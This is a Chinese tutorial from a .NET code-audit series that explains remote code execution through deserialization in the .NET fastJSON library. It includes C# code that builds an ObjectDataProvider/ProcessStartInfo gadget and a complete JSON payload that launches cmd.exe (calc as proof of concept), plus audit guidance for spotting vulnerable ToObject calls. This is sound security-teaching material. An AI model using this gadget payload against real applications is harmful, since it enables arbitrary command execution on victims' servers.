.NET 高级代码审计（第三课）Fastjson 反序列化漏洞

Ivan1ee@360 云影实验室

2019 年 03 月 01 日


0X00 前言

Java 中的 Fastjson 曾经爆出了多个反序列化漏洞和 Bypass 版本，而在.Net 领域也有一个 Fastjson 的库，作者官宣这是一个读写 Json 效率最高的的.Net 组件，使用内置方法 JSON.ToJSON 可以快速序列化.Net 对象。让你轻松实现.Net 中所有类型(对象,基本数据类型等)和 Json 之间的转换，fastjson 是一个开源的 Json.Net 库，下载地址 http://www.codeproject.com/Articles/159450/fastJSON，反序列过程中详细的性能对比如下

.NET 4自动反序列化

A	B	C	D	E	F	G	H	I
		min	137.01	91.01	94.01	91.01	95.01	
.net	serializer	name	test1	test2	test3	test4	test5	AVG
.net 4 auto	bin	deserialize	166.01	157.01	164.01	165.01	163.01	162.26
.net 4 auto	fastjson	deserialize	137.01	91.01	94.01	91.01	95.01	92.76
.net 4 auto	litjson	deserialize	641.04	555.04	522.03	523.03	512.03	528.03
.net 4 auto	json.net	deserialize	814.05	634.04	632.04	629.04	629.04	631.04
.net 4 auto	json.net4	deserialize	587.03	375.02	375.02	372.02	369.02	372.77
.net 4 auto	stack	deserialize	278.02	102.01	104.01	105.01	104.01	103.76

从图上得出和老牌 Json.Net、Stack 等比起来速度和性能优势非常明显，究其原因组件的作者利用反射生成了大量的 IL 代码，而 IL 代码是托管代码，可以直接给运行库编译所以性能就此大大提升。但在某些场景下开发者使用 JSON.ToObject 方法序列化不安全的数据时候会造成反序列化漏洞从而实现远程 RCE 攻击，本文笔者从原理和代码审计的视角做了相关介绍和复现。



0X01 Fastjson 序列化

使用 JSON.ToJSON 可以非常方便的实现.NET 对象与 Json 数据之间的转化，ToJSON 首先会得到对象名称所在的程序集全限定名，并且作为$types 这个 key 的值，再将对象的成员属性名转化为 Json 数据中的 Key，把对象的成员属性值转化为 Json 数据中的 value，下面通过一个实例来说明问题，首先定义 TestClass 对象

```
public class TestClass{
    private string classname;
    private string name;
    private int age;

    public string Classname { get => classname; set => classname = value; }

    public string Name { get => name; set => name = value; }

    public int Age { get => age; set => age = value; }
    public override string ToString()
    {
        return base.ToString();
    }

    public static void ClassMethod( string value)
    {
        Process.Start(value);

    }
}
```

定义了三个成员，并实现了一个静态方法 ClassMethod 启动进程。 序列化通过创建对象实例分别给成员赋值

```
TestClass testClass = new TestClass();
testClass.Classname = "360";
testClass.Name = "Ivan1ee";
testClass.Age = 18;
JSONParameters jsonParameters = new JSONParameters
{
    UseExtensions = true,
};
var instance = JSON.ToJSON(testClass, jsonParameters);
Console.WriteLine(instance);
```

笔者为了尽量保证序列化过程不抛出异常，所以引入了 JSON.ToJSON 方法的第二个参数并实例化创建 JSONParameters，它的字段中有很多类型是布尔值，

```
public sealed class JSONParameters
{
    public bool UseOptimizedDatasetSchema;
    public bool AllowNonQuotedKeys;
    public byte FormatterIndentSpaces;
    public bool SerializeToLowerCaseNames;
    public bool InlineCircularReferences;
    public byte SerializerMaxDepth;
    public bool DateTimeMilliseconds;
    public bool ParametricConstructorOverride;
    public List<Type> IgnoreAttributes;
    public bool UseValuesOfEnums;
    public bool KVStyleStringDictionary;
    public bool UseEscapedUnicode;
    public bool UseExtensions;
    public bool EnableAnonymousTypes;
    public bool IgnoreCaseOnDeserialize;
    public bool UsingGlobalTypes;
    public bool ShowReadOnlyProperties;
    public bool UseUTCDateTime;
    public bool SerializeNullValues;
    public bool UseFastGuid;

    public JSONParameters();

    public void FixValues();
}
```

和反序列化漏洞相关的字段为 UseExtensions ，将它设置为 true 可得到类的全限定名，如果不需要序列化空值的时可将另一个字段 SerializeNullValues 设为 false; 笔者使用 JSON.ToJSON 后得到序列化的 Json 数据

```
{"$types":{"WpfApp1.TestClass, WpfApp1, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null":"1"},"$type":"1","Classname":"360","Name":"Ivan1ee","Age":18}
```

0x02 Fastjson 反序列化

2.1、反序列化用法

反序列过程就是将 Json 数据转换为对象，Fastjson 通过创建一个新对象的方式调用 JSON. ToObject 方法实现的，ToObject 有多个重载方法，当传入两个参数，第一个参数需要被序列化的数据、第二个参数设置序列化配置选项来指定 JSONParameters 按照指定的属性值处理，重载方法参考下图

```
T ToObject<T>(string json)
T ToObject<T>(string json, JSONParameters param)
object ToObject(string json)
object ToObject(string json, JSONParameters param)
object ToObject(string json, Type type)
```

具体代码可参考以下 Demo

```
String payload = "{\"$types\":{\"WpfApp1.TestClass, WpfApp1, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null\":\"1\"},\"$type\":\"1\",
\"Classname\":\"360\",\"Name\":\"Ivan1ee\",\"Age\":18}";
JSONParameters jsonParameters = new JSONParameters
{
    UseExtensions = true,
};
var instance1 = JSON.ToObject<Object>(payload, jsonParameters);
Type t5 = instance1.GetType();
PropertyInfo propertyName5 = t5.GetProperty("Name");
object objName5 = propertyName5.GetValue(instance1, null);
MessageBox.Show((string)objName5);
```

2.2、打造 Poc

漏洞的触发点也是在于被序列化的 Json 中的$types 是否可控，为此官方文档里也标注了警告。

Security Warning

It has come to my attention from the *HP Enterprise Security Group* that using the `$type` extension has the potential to be unsafe, so **use it with common sense** and known json sources and not public facing ones to be safe.

笔者继续选择 ObjectDataProvider 类方便调用任意被引用类中的方法，具体有关此类的用法可以看一下《.NET 高级代码审计（第一课） XmlSerializer 反序列化漏洞》，因为 Process.Start 方法启动一个线程需要配置 ProcessStartInfo 类相关的属性，例如指定文件名、指定启动参数，所以首先得考虑序列化 ProcessStartInfo，如下代码 Demo

```
#region fastjson序列化

ObjectDataProvider odp3 = new ObjectDataProvider();
odp3.ObjectInstance = new ProcessStartInfo();
Type t3 = odp3.ObjectInstance.GetType();
PropertyInfo propertyName = t3.GetProperty("FileName");
propertyName.SetValue(odp3.ObjectInstance, "cmd.exe", null);
PropertyInfo propertyName2 = t3.GetProperty("Arguments");
propertyName2.SetValue(odp3.ObjectInstance, "/c calc.exe", null);
```

一步步来看，开始从 GetType 获取当前类的实例，返回 Type 类型变量 t3；然后通过 Type.GetProperty 方法找到指定为 FileName 的公共属性并赋值给 PropertyInfo 类型的变量 propertyName；再使用 PropertyInfo.SetValue 方法设置对象的指定属性值“cmd.exe “，同理为 Arguments 属性指定值。下一步再来序列化 Process 类，并调用 StartInfo 启动程序，Demo 如下

```
ProcessStartInfo processStartInfo = new ProcessStartInfo();
processStartInfo.FileName = "cmd.exe";
processStartInfo.Arguments = " /c calc.exe";
StringDictionary dict = new StringDictionary();
processStartInfo.GetType().GetField("environmentVariables", BindingFlags.Instance | BindingFlags.NonPublic).SetValue(processStartInfo, dict);
ObjectDataProvider odp = new ObjectDataProvider();
odp.MethodName = "Start";
odp.IsInitialLoadEnabled = false;
odp.ObjectInstance = processStartInfo;
JSONParameters s = new JSONParameters() { };
s.IgnoreAttributes.Add(typeof(IntPtr));
string content = JSON.ToJSON(odp, s);
Console.WriteLine(content);
```

然后需要对其做减法，去掉无关的 System.RuntimeType、System.IntPtr 数据，最终得到反序列化 Payload

```
{""$types"":{""System.Windows.Data.ObjectDataProvider,
PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35"":""1"",""System.Diagnostics.Process,
System, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089"":""3"",""System.Diagnostics.ProcessStar
tInfo, System, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089"":""5""},""$type"":""1"",""ObjectInstance"
":{""$type"":""3"",""StartInfo"":{""$type"":""5"",""Verb"":"""",""Arguments"":""/c
calc.exe"",""CreateNoWindow"":false,""RedirectStandardInput"":false,""Redirec
tStandardOutput"":false,""RedirectStandardError"":false,""UseShellExecute"":tr
ue,""UserName"":"""",""Domain"":"""",""LoadUserProfile"":false,""FileName"":""
cmd.exe"",""WorkingDirectory"":"""",""ErrorDialog"":false,""WindowStyle"":""N
```

ormal""},""EnableRaisingEvents"":false},""MethodName"":""Start"",""IsAsynchronous"":false,""IsInitialLoadEnabled"":true}

FastJson 定义的 JSON 类定义了多个 ToObject 重载方法，对于反序列化漏洞无需关心重载的方法参数是一个还是多个，它们都可以触发漏洞

```
...public static dynamic ToDynamic(string json);
public static string ToJSON(object obj, JSONParameters param);
public static string ToJSON(object obj);
public static string ToNiceJSON(object obj, JSONParameters param);
public static string ToNiceJSON(object obj);
public static T ToObject<T>(string json);
public static T ToObject<T>(string json, JSONParameters param);
public static object ToObject(string json, JSONParameters param);
public static object ToObject(string json, Type type);
public static object ToObject(string json, Type type, JSONParameters par);
public static object ToObject(string json);
```

笔者通过下面的 Demo ， JSON.ToObject(payload)反序列化成功弹出计算器。

0x03 代码审计视角

从代码审计的角度很容易找到漏洞的污染点，通过前面几个小节的知识能发现需要满足一个关键条件 JSON.ToObject 传入 String 或者 Object 就可以被反序列化，例如以下 JSONSerializer 类

```
/// <summary>
/// 快速反序列化 JSON 字符串。
/// </summary>
/// <typeparam name="TData">可序列化对象的类型。</typeparam>
/// <param name="json">JSON 字符串。</param>
/// <returns>返回一个对象。</returns>
public TData FastRead<TData>(string json)
{
    return fastJSON.JSON.Instance.ToObject<TData>(json);
}

/// <summary>
/// 快速序列化 JSON 对象。
/// </summary>
/// <typeparam name="TData">可序列化对象的类型。</typeparam>
/// <param name="data">可序列化的对象。</param>
/// <returns>返回 JSON 字符串。</returns>
public string FastWrite<TData>(TData data)
{
    return fastJSON.JSON.Instance.ToJSON(data);
}
```

攻击者控制传入字符串参数 json 便可轻松实现反序列化漏洞攻击。Github 上也存在大量的不安全案例代码，如下

Tree: 2749953083 ▾ Minor-Destruction / WindowsGame2 / WindowsGame2 / Code / Managers / JSONManager.cs Find file Copy path

geel9 First commit 1ac47a5 on 15 May 2012

1 contributor


22 lines (19 sloc) 486 Bytes Raw Blame History

```
1  using System;
2  using System.Collections.Generic;
3  using System.Linq;
4  using System.Text;
5  using fastJSON;
6
7  namespace MiningGame.Code.Managers
8  {
9      public static class JSONManager
10     {
11         public static string Serialize(object toSerialize)
12         {
13             return fastJSON.JSON.Instance.ToJSON(toSerialize);
14         }
15
16         public static object Deserialize(string toUnserialize)
17         {
18             return fastJSON.JSON.Instance.ToObject(toUnserialize);
19         }
20     }
21 }
```


0x04 案例复盘


最后再通过下面案例来复盘整个过程，全程展示在 VS 里调试里通过反序列化漏洞弹出计算器。

1. 输入 http://localhost:5651/Default Post 加载 value 值




2. 通过 ToObject 反序列化 ，并弹出计算器





最后附个动态图



0x05 总结

Fastjson 凭借速度和性能上的优势占得一席之地，但随着 newtonsoft.Json 的主流化，性能上已经逐渐赶超了 Fastjson，也使得 Fastjson 越来越小众化，对于攻击者来说，利用成本很低，在代码审计配合的情况下这种安全问题越发的严重起来，若提交恶意的污染数据，便可水到渠成的反序列化成功拿下目标，最后.NET 反序列化系列课程笔者会同步到 https://github.com/Ivan1ee/ 、https://ivan1ee.gitbook.io/ ，后续笔者将陆续推出高质量的.NET 反序列化漏洞文章，欢迎大伙持续关注，交流，更多的.NET 安全和技巧可关注实验室公众号。